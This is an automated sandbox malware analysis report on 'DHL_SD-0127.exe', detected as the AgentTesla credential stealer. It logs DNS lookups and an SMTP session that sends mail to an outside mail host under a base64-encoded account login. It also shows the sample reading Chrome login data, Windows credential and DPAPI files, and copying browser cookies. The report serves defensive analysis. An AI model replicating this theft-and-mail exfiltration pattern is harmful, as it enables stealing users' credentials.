Jan 27, 2021 15:39:00.776211977 CET	8.8.8.8	192.168.2.4	0x5b24	No error (0)	smtp.tillg lobal.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:39:00.776211977 CET	8.8.8.8	192.168.2.4	0x5b24	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:00.776211977 CET	8.8.8.8	192.168.2.4	0x5b24	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:00.776211977 CET	8.8.8.8	192.168.2.4	0x5b24	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:00.776211977 CET	8.8.8.8	192.168.2.4	0x5b24	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:01.389117002 CET	8.8.8.8	192.168.2.4	0x4b4b	No error (0)	smtp.tillg lobal.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:39:01.389117002 CET	8.8.8.8	192.168.2.4	0x4b4b	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:01.389117002 CET	8.8.8.8	192.168.2.4	0x4b4b	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:01.389117002 CET	8.8.8.8	192.168.2.4	0x4b4b	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 15:39:01.389117002 CET	8.8.8.8	192.168.2.4	0x4b4b	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.571840048 CET	8.8.8.8	192.168.2.4	0xa02f	No error (0)	smtp.tillglobal.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:39:05.571840048 CET	8.8.8.8	192.168.2.4	0xa02f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.571840048 CET	8.8.8.8	192.168.2.4	0xa02f	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.571840048 CET	8.8.8.8	192.168.2.4	0xa02f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.571840048 CET	8.8.8.8	192.168.2.4	0xa02f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.669442892 CET	8.8.8.8	192.168.2.4	0x6400	No error (0)	smtp.tillglobal.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Jan 27, 2021 15:39:05.669442892 CET	8.8.8.8	192.168.2.4	0x6400	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.669442892 CET	8.8.8.8	192.168.2.4	0x6400	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.669442892 CET	8.8.8.8	192.168.2.4	0x6400	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Jan 27, 2021 15:39:05.669442892 CET	8.8.8.8	192.168.2.4	0x6400	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 15:39:02.278454065 CET	587	49770	208.91.199.223	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 27, 2021 15:39:02.278882027 CET	49770	587	192.168.2.4	208.91.199.223	EHLO 116938
Jan 27, 2021 15:39:02.442677975 CET	587	49770	208.91.199.223	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 27, 2021 15:39:02.443888903 CET	49770	587	192.168.2.4	208.91.199.223	AUTH login c2FsZXMxM0B0aWxsZ2xvYmFsLmNvbQ==
Jan 27, 2021 15:39:02.610311985 CET	587	49770	208.91.199.223	192.168.2.4	334 UGFzc3dvcmQ6
Jan 27, 2021 15:39:02.777941942 CET	587	49770	208.91.199.223	192.168.2.4	235 2.7.0 Authentication successful
Jan 27, 2021 15:39:02.778808117 CET	49770	587	192.168.2.4	208.91.199.223	MAIL FROM:<sales13@tillglobal.com>
Jan 27, 2021 15:39:02.950620890 CET	587	49770	208.91.199.223	192.168.2.4	250 2.1.0 Ok
Jan 27, 2021 15:39:02.951024055 CET	49770	587	192.168.2.4	208.91.199.223	RCPT TO:<sales13@tillglobal.com>
Jan 27, 2021 15:39:03.123509884 CET	587	49770	208.91.199.223	192.168.2.4	250 2.1.5 Ok
Jan 27, 2021 15:39:03.123919964 CET	49770	587	192.168.2.4	208.91.199.223	DATA
Jan 27, 2021 15:39:03.290496111 CET	587	49770	208.91.199.223	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Jan 27, 2021 15:39:03.295002937 CET	49770	587	192.168.2.4	208.91.199.223	.
Jan 27, 2021 15:39:03.556627035 CET	587	49770	208.91.199.223	192.168.2.4	250 2.0.0 Ok: queued as 0D827782A32
Jan 27, 2021 15:39:04.966976881 CET	49770	587	192.168.2.4	208.91.199.223	QUIT
Jan 27, 2021 15:39:05.133331060 CET	587	49770	208.91.199.223	192.168.2.4	221 2.0.0 Bye
Jan 27, 2021 15:39:06.001796961 CET	587	49771	208.91.199.223	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Jan 27, 2021 15:39:06.002245903 CET	49771	587	192.168.2.4	208.91.199.223	EHLO 116938

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 15:39:06.167576075 CET	587	49771	208.91.199.223	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Jan 27, 2021 15:39:06.168281078 CET	49771	587	192.168.2.4	208.91.199.223	AUTH login c2FsZXMxM0B0aWxsZ2xvYmFsLmNvbQ==
Jan 27, 2021 15:39:06.333641052 CET	587	49771	208.91.199.223	192.168.2.4	334 UGFzc3dvcmQ6
Jan 27, 2021 15:39:06.502964973 CET	587	49771	208.91.199.223	192.168.2.4	235 2.7.0 Authentication successful
Jan 27, 2021 15:39:06.503634930 CET	49771	587	192.168.2.4	208.91.199.223	MAIL FROM:<sales13@tillglobal.com>
Jan 27, 2021 15:39:06.667743921 CET	587	49771	208.91.199.223	192.168.2.4	250 2.1.0 Ok
Jan 27, 2021 15:39:06.668052912 CET	49771	587	192.168.2.4	208.91.199.223	RCPT TO:<sales13@tillglobal.com>
Jan 27, 2021 15:39:06.839237928 CET	587	49771	208.91.199.223	192.168.2.4	250 2.1.5 Ok
Jan 27, 2021 15:39:06.839689016 CET	49771	587	192.168.2.4	208.91.199.223	DATA
Jan 27, 2021 15:39:07.004287004 CET	587	49771	208.91.199.223	192.168.2.4	354 End data with <CR><LF>.<CR><LF>
Jan 27, 2021 15:39:07.007523060 CET	49771	587	192.168.2.4	208.91.199.223	.
Jan 27, 2021 15:39:07.270689964 CET	587	49771	208.91.199.223	192.168.2.4	250 2.0.0 Ok: queued as BC6D1782CCC

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: DHL_SD-0127.exe PID: 5784 Parent PID: 5856

General

Start time:	15:37:05
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\DHL_SD-0127.exe
Wow64 process (32bit):	true

Commandline:	'C:\Users\user\Desktop\DHL_SD-0127.exe'
Imagebase:	0xab0000
File size:	834560 bytes
MD5 hash:	3A9CA461EF90C8DF02127C77EACE93E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.680356621.0000000002F67000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.681349178.0000000003F39000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D37CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D37CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DHL_SD-0127.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D68C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\DHL_SD-0127.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D68C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D355705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D355705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D35CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D355705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D355705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1C1B4F	ReadFile

Analysis Process: DHL_SD-0127.exe PID: 6004 Parent PID: 5784

General

Start time:	15:37:15
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\DHL_SD-0127.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x770000
File size:	834560 bytes
MD5 hash:	3A9CA461EF90C8DF02127C77EACE93E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.1024219022.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.1025501734.0000000002AD1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D37CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D37CF06	unknown
C:\Users\user\AppData\Roaming\esgve1u2.j3c	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1CBEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1CBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1CBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C1CDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome\Default\Cookies	success or wait	1	6C1C6A95	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6C1CDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D355705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D355705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2B03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D35CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D355705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D355705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1C1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1C1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C1C1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C1C1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C1C1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6C1C1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\bf7e2c35-38e2-4c06-a8a1-fa632f2b318d	unknown	4096	success or wait	1	6C1C1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6C1C1B4F	ReadFile
C:\Users\user\AppData\Roaming\esgve1u2.j3c\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C1C1B4F	ReadFile

Disassembly

Code Analysis